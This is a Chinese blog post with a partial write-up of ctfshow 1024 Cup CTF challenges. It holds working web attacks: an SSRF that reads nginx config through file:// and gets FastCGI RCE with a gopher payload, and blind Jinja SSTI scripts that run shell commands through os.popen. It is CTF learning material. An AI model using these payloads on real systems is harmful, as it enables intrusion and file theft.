
平静的ctfshow 1024杯(部分writeup)

原创

墨子轩、 于 2020-11-15 19:47:40 发布 314 收藏

分类专栏： ctf web 文章标签： python 安全

本文链接：https://blog.csdn.net/qq_46041723/article/details/109585322



1024


前言

平淡的一周又开始了,学习从变菜开始!!加油


MISC

签到

打开题目,提示下载压缩包,解压之后发现了两个文本文档



在说明(提示)里面讲到



所以先理出来自己对于这个题的思路。

```
一、flag是一个连续的字符串，在文档中包含，但是不会是完整的。
二、上一个目标的第二个数值是下一个目标的第一个数值。
三、其他的没看懂，可能是因为菜。
```

然后就用**notepad++** 打开，进行搜索。首先尝试**ag** ，发现运气不错。

```
Line 89: 78210 81068 79650456 ag{We
```

当然有很多个目标，但是经过尝试之后只有这个是正确的，其他的在后面无法找的其他目标。最后找到的包含flag的位置


```
Line 89: 78210 81068 79650456 ag{We

Line 54: 56520 78210 35498184 9u4fl

Line 39465: 81068 86056 65454545 lcom

Line 41440: 86056 89556 16548421  _102

Line 75223: 89556 91205 26568154  4_Cha

Line 153640: 91205 94156 566512548 lleng

Line 76707: 94156 96825 15487856 _9u4

Line 148957: 96825 98155 156565645  ck}56
```

所以最后拼接得到flag

```
flag{Welcom_1024_Challeng_9u4ck}
```

重新签到

打开发现是两个压缩包和一个jpg图片还有一个提示



然后第一步骤我怎么也没有头绪，就网上百度了一下，知道了是`CRC碰撞`，然后就借了现成的脚本。

```
import zipfile
from zlib import crc32
import binascii
import random
s = "0123456789"
text = ""
f= zipfile.ZipFile("level_1.zip")
for i in range(0,9999999999):
 data = str(i).zfill(10)
 #print(data,binascii.crc32(data.encode()))
 if hex(binascii.crc32(data.encode()))=='0x342f0e5c':
  print(data)
  break
#0009656856
```

然后爆破出来的是`0009656856`。
之后来到第二步，是个jpg图像，然后第一部给了这个一串数字，就想到是不是图片里隐藏的有信息，然后想到了可以用`steghide`提取。


> steghide使用方法：
> 隐藏文件 steghide embed -cf [图片文件载体] -ef [待隐藏文件]
> 查看图片中嵌入的文件信息 steghide info *.jpg
> 提取图片中隐藏的文件 steghide extract -sf *.jpg

然后使用命令`steghide extract -sf level-2.jpg 0009656856`

```
root@momaxx:/home/momaxx# steghide extract -sf level_2.jpg -p 0009656856
wrote extracted data to "level_3_password.txt".
```

查看发现


然后根据万能的脑洞加上提示



名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt *	35	47	文本文档	2020/10/20 1...	38E44CE9

```
The password is 32 bits.
```

想到了可能是给后面的是什么呀进行加密，而且是32位的加密，就想到了`MD5、sha1`等（才不是我只知道这两个）。
然后就一一尝试，发现是sha1加密。
加密之后得到密码：`a95aea415a4d76c323b13423a22f72c56ca912b6`，进而得到flag



web

web签到

打开题目，只有简短的几行代码。所以盲猜不难。

```
error_reporting(0);
highlight_file(__FILE__);
call_user_func($_GET['f']);
```

> call_user_func函数用来将第一个参数作为回调函数调用
> 格式：call_user_func (callable $callback [, mixed $parameter [, mixed $...]]) : mixed
> 第一个参数 callback 是被调用的回调函数，其余参数是回调函数的参数。
> callback
> 将被调用的回调函数（callable）。
> parameter
> 0个或以上的参数，被传入回调函数。
> 注意，传入call_user_func()的参数不能为引用传递。

所以构造payload：`?f=phpinfo`
进入phpinfo页面

zend.assertions	1	1
zend.detect_unicode	On	On
zend.enable_gc	On	On
zend.multibyte	Off	Off
zend.script_encoding	*no value*	*no value*
zend.signal_check	Off	Off


然后搜索1024发现一个函数

ctfshow

function:ctfshow_1024 support	**enabled**


接着构造payload：`?f=ctfshow_1024`，得到flag

```
error_reporting(0);
highlight_file(__FILE__);
call_user_func($_GET['f']);
flag{welcome_2_ctfshow_1024_cup}
```



图片代理

打开题目



发现url框里是一个base64编码，`aHR0cDovL3AucWxvZ28uY24vZ2gvMzcyNjE5MDM4LzM3MjYxOTAzOC8w`
解码得到

```
http://p.qlogo.cn/gh/372619038/372619038/0
```

然后bp抓包，发现是Ubuntu，nginx，就猜测可能存在ssrf漏洞。
所以就百度了一下默认的配置文件路径。`/etc/nginx/conf.d/default.conf`
base64编码进行传参（在bp进行）

```
ZmlsZTovLy9ldGMvbmdpbngvY29uZi5kL2RlZmF1bHQuY29uZg==
```

注意传参payload是`file:///etc/nginx/conf.d/default.conf`
这里要利用fille协议。


```
server {
    listen 80 default_server;
        listen [::]:80 default_server;
    root         /var/www/bushihtml;
    index        index.php index.html;

    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;

    location / {
        try_files $uri  $uri/ /index.php?$args;
    }
```


得到server信息。然后发现了一个目录。接下来利用工具`gopher打fastcgi ，端口为9000`。
关于gopher，

> 如果您知道某个地方容易受到SSRF的攻击，那么此工具将帮助您生成Gopher有效负载，以利用SSRF（服务器端请求伪造）并获得RCE（远程代码执行）。而且，它将帮助您在受害服务器上获得Reverse Shell。

具体信息

然后



依次命令为

```
ython2 gopherus.py --exploit fastcgi
/var/www/bushihtml/index.php

ls /
```


得到

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%09%01%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH56%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%1CSCRIPT_FILENAME/var/www/bushihtml/index.php%0D%01DOCUMENT_ROOT/%00%01%04%00%01%00%00%00%00%01%05%00%01%008%04%00%3C%3Fphp%20system%28%27ls%20/%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
```

base64编码

```
Z29waGVyOi8vMTI3LjAuMC4xOjkwMDAvXyUwMSUwMSUwMCUwMSUwMCUwOCUwMCUwMCUwMCUwMSUwMCUwMCUwMCUwMCUwMCUwMSUwNCUwMCUwMSUwMSUwOSUwMSUwMCUwRiUxMFNFUlZFUl9TT0ZUV0FSRWdvJTIwLyUyMGZjZ2ljbGllbnQlMjAlMEIlMDlSRU1PVEVfQUREUjEyNy4wLjAuMSUwRiUwOFNFUlZFUl9QUk9UT0NPTEhUVFAvMS4xJTBFJTAyQ09OVEVOVF9MRU5HVEg1NiUwRSUwNFJFUVVFU1RfTUVUSE9EUE9TVCUwOUtQSFBfVkFMVUVhbGxvd191cmxfaW5jbHVkZSUyMCUzRCUyME9uJTBBZGlzYWJsZV9mdW5jdGlvbnMlMjAlM0QlMjAlMEFhdXRvX3ByZXBlbmRfZmlsZSUyMCUzRCUyMHBocCUzQS8vaW5wdXQlMEYlMUNTQ1JJUFRfRklMRU5BTUUvdmFyL3d3dy9idXNoaWh0bWwvaW5kZXgucGhwJTBEJTAxRE9DVU1FTlRfUk9PVC8lMDAlMDElMDQlMDAlMDElMDAlMDAlMDAlMDAlMDElMDUlMDAlMDElMDA4JTA0JTAwJTNDJTNGcGhwJTIwc3lzdGVtJTI4JTI3bHMlMjAvJTI3JTI5JTNCZGllJTI4JTI3LS0tLS1NYWRlLWJ5LVNweUQzci0tLS0tJTBBJTI3JTI5JTNCJTNGJTNFJTAwJTAwJTAwJTAw
```

同样在bp操作得到



然后尝试第一个字符串，提交成功。

关于gopherus工具的一些常用命令：

```
python2 gopherus.py --exploit
1、--exploit mysql/*(要求MySQL是3306端口)*/
2、--exploit postgresql
3、--exploit fastcgi/*如果打开了端口9000，并且没有安全性，则可以使用*/
```

hello_world

打开题目

提示`post`：`key`

然后post之后发现回显的是你post的东西。然后尝试一下ssti模板注入

发现post`key={%if 1==1%}yoyo{%endif%}`能够正常回显yoyo。

（说明：之前尝试了`{123}和{{123}}发现回显本身，说明存在过滤，所以尝试用{%%}`）

```
{{ ... }}：装载一个变量，模板渲染的时候，会使用传进来的同名参数这个变量代表的值替换掉。
{% ... %}：装载一个控制语句。
{# ... #}：装载一个注释，模板渲染的时候会忽视这中间的值
```

然后在网上找的ssti模板注入的一些对象的魔术方法


```
__class__  返回类型所属的对象
__mro__    返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__   返回该对象所继承的基类
// __base__和__mro__都是用来寻找基类的

__subclasses__   每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__  类的初始化方法
__globals__  对包含函数全局变量的字典的引用
```

然后利用方法

```
#获取''字符串的所属对象
>>> ''.__class__
<class 'str'>

#获取str类的父类
>>> ''.__class__.__mro__
(<class 'str'>, <class 'object'>)

#获取object类的所有子类
>>> ''.__class__.__mro__[1].__subclasses__()
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'byt
earray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>
, <class 'super'>...
```

关于这些


所以post尝试`key={%if "".__class__!=1%}yoyo{%endif%}`,页面出现500错误



然后再次百度，知道了是存在过滤，看了大佬的博客知道了这个题目只过滤了`'_'`，所以只要进行16进制编码即可。

所以尝试构造payload为：`key={%if ""["\x5F\x5Fclass\x5F\x5F"]%}yoyo{%endif%}`,发现正常回显

Hello,yoyo!



然后就是用python脚本跑了，在这里贴上大佬的脚本

一、查看可操作的模块

```
import requests
url = 'http://1bd9a94e-1af7-4b89-8776-7e72b4726171.chall.ctf.show/'
'''
payload = '{%if""["\\x5f\\x5fclass\\x5f\\x5f"]["\\x5f\\x5fbase\\x5f\\x5f"]["\\x5f\\x5fsubclasses\\x5f\\x5f"]()!=
1%}yoyo{%endif%}'
data = {'key':payload}
r = requests.post(url,data)
print(r.text)
'''

for i in range(1,200):
    payload = '{%if []["\\x5f\\x5fclass\\x5f\\x5f"]["\\x5f\\x5fbase\\x5f\\x5f"]["\\x5f\\x5fsubclasses\\x5f\\x5f"
]()['+str(i)+']["\\x5f\\x5finit\\x5f\\x5f"]["\\x5f\\x5fglobals\\x5f\\x5f"]["\\x5f\\x5fbuiltins\\x5f\\x5f"]["\\x5
f\\x5fimport\\x5f\\x5f"]("os")!=1%}yoyo{%endif%}'
    # real_payload = ''.__class__.__base__.__subclasses__()[?].__init__.__globals__["__builtins__"]["__import__
"]("os")'
    data = {'key':payload}
    r = requests.post(url,data)
    if r.status_code == 200:
        print(i)
```

二、利用盲注脚本去查看当前目录和根目录

```
import requests
import string
abt = string.ascii_lowercase+string.digits+'-_{}'
url = 'http://1bd9a94e-1af7-4b89-8776-7e72b4726171.chall.ctf.show/'
cmd = 'ls /'
ans = ''
for i in range(0,80):
    for le in abt:
        payload = '{%if []["\\x5f\\x5fclass\\x5f\\x5f"]["\\x5f\\x5fbase\\x5f\\x5f"]["\\x5f\\x5fsubclasses\\x5f\\
x5f"]()[64]["\\x5f\\x5finit\\x5f\\x5f"]["\\x5f\\x5fglobals\\x5f\\x5f"]["\\x5f\\x5fbuiltins\\x5f\\x5f"]["\\x5f\\x
5fimport\\x5f\\x5f"]("os")["\\x5f\\x5fdict\\x5f\\x5f"]["popen"]("'+cmd+'")["read"]()['+str(i)+']=="'+le+'"%}yoyo
{%endif%}'
        data = {'key':payload}
        r = requests.post(url,data)
        if 'yoyo' in r.text:
            ans += le
            print('ans = '+ans)
            break
```

在这一步可以看到目录名为ctfshow和flag的目录

```
ans = appbinctfshowflagdevetchom
ans = appbinctfshowflagdevetchome
ans = appbinctfshowflagdevetchomel
ans = appbinctfshowflagdevetchomeli
ans = appbinctfshowflagdevetchomelib
ans = appbinctfshowflagdevetchomelibm
ans = appbinctfshowflagdevetchomelibme
ans = appbinctfshowflagdevetchomelibmed
ans = appbinctfshowflagdevetchomelibmedi
ans = appbinctfshowflagdevetchomelibmedia
ans = appbinctfshowflagdevetchomelibmediam
ans = appbinctfshowflagdevetchomelibmediamn
ans = appbinctfshowflagdevetchomelibmediamnt
ans = appbinctfshowflagdevetchomelibmediamnto
ans = appbinctfshowflagdevetchomelibmediamntop
ans = appbinctfshowflagdevetchomelibmediamntopt
ans = appbinctfshowflagdevetchomelibmediamntoptp
ans = appbinctfshowflagdevetchomelibmediamntoptpr
```


三、最终

```
import requests
import string
abt = string.ascii_lowercase+string.digits+'-_{}'
url = 'http://1bd9a94e-1af7-4b89-8776-7e72b4726171.chall.ctf.show/'
cmd = 'cat /ctfshow*'
ans = ''
for i in range(0,80):
    for le in abt:
        payload = '{%if []["\\x5f\\x5fclass\\x5f\\x5f"]["\\x5f\\x5fbase\\x5f\\x5f"]["\\x5f\\x5fsubclasses\\x5f\\
x5f"]()[64]["\\x5f\\x5finit\\x5f\\x5f"]["\\x5f\\x5fglobals\\x5f\\x5f"]["\\x5f\\x5fbuiltins\\x5f\\x5f"]["\\x5f\\x
5fimport\\x5f\\x5f"]("os")["\\x5f\\x5fdict\\x5f\\x5f"]["popen"]("'+cmd+'")["read"]()['+str(i)+']=="'+le+'"%}yoyo
{%endif%}'
        data = {'key':payload}
        r = requests.post(url,data)
        if 'yoyo' in r.text:
            ans += le
            print('ans = '+ans)
            break
```

因为是要在查找到的目录下进行操作，所以脚本里面的`cmd = 'cat /ctfshow*'`中加的应该是你想要的目录。得到flag

```
ans = flag
ans = flag{
ans = flag{8
ans = flag{85
ans = flag{85c
ans = flag{85ca
ans = flag{85ca8
ans = flag{85ca88
ans = flag{85ca88b
ans = flag{85ca88bb
ans = flag{85ca88bb-
ans = flag{85ca88bb-8
ans = flag{85ca88bb-85
ans = flag{85ca88bb-85c
ans = flag{85ca88bb-85cb
ans = flag{85ca88bb-85cb-
ans = flag{85ca88bb-85cb-4
ans = flag{85ca88bb-85cb-48
ans = flag{85ca88bb-85cb-487
ans = flag{85ca88bb-85cb-487d
ans = flag{85ca88bb-85cb-487d-
ans = flag{85ca88bb-85cb-487d-8
ans = flag{85ca88bb-85cb-487d-84
ans = flag{85ca88bb-85cb-487d-843
ans = flag{85ca88bb-85cb-487d-843a
ans = flag{85ca88bb-85cb-487d-843a-
ans = flag{85ca88bb-85cb-487d-843a-1
ans = flag{85ca88bb-85cb-487d-843a-1b
ans = flag{85ca88bb-85cb-487d-843a-1bf
ans = flag{85ca88bb-85cb-487d-843a-1bf7
ans = flag{85ca88bb-85cb-487d-843a-1bf7b
ans = flag{85ca88bb-85cb-487d-843a-1bf7b0
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08f
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08f1
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08f14
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08f14c
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08f14c0
ans = flag{85ca88bb-85cb-487d-843a-1bf7b08f14c0}
\\\
```


结束语

自己还是太菜了，做的题太少，好多题都要在网上找大佬博客才能做出来，多做题吧以后！附上`hello word` web题的参考的大佬博客。